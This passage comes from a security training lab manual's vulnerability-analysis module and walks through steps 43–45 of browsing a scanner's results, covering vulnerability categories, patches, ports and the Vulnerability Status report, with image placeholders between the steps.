
43. Click on the **Vulnerabilities** option; a list of various categories of vulnerabilities appears under the **Vulnerability Types** section. Click on any category of vulnerability (here, **High Security Vulnerabilities**): detailed information on this category is displayed under the **Details** section, and a list of vulnerabilities is displayed under the **Vulnerability List** section.




44. You can further explore scanned results by clicking various options such as **Patches**, **System Information**, **Hardware**, and **Ports**.

Module 05 – Vulnerability Analysis


45. Now, click on the **Reports** tab and click the **Vulnerability Status** type under **General Reports** from the right pane.



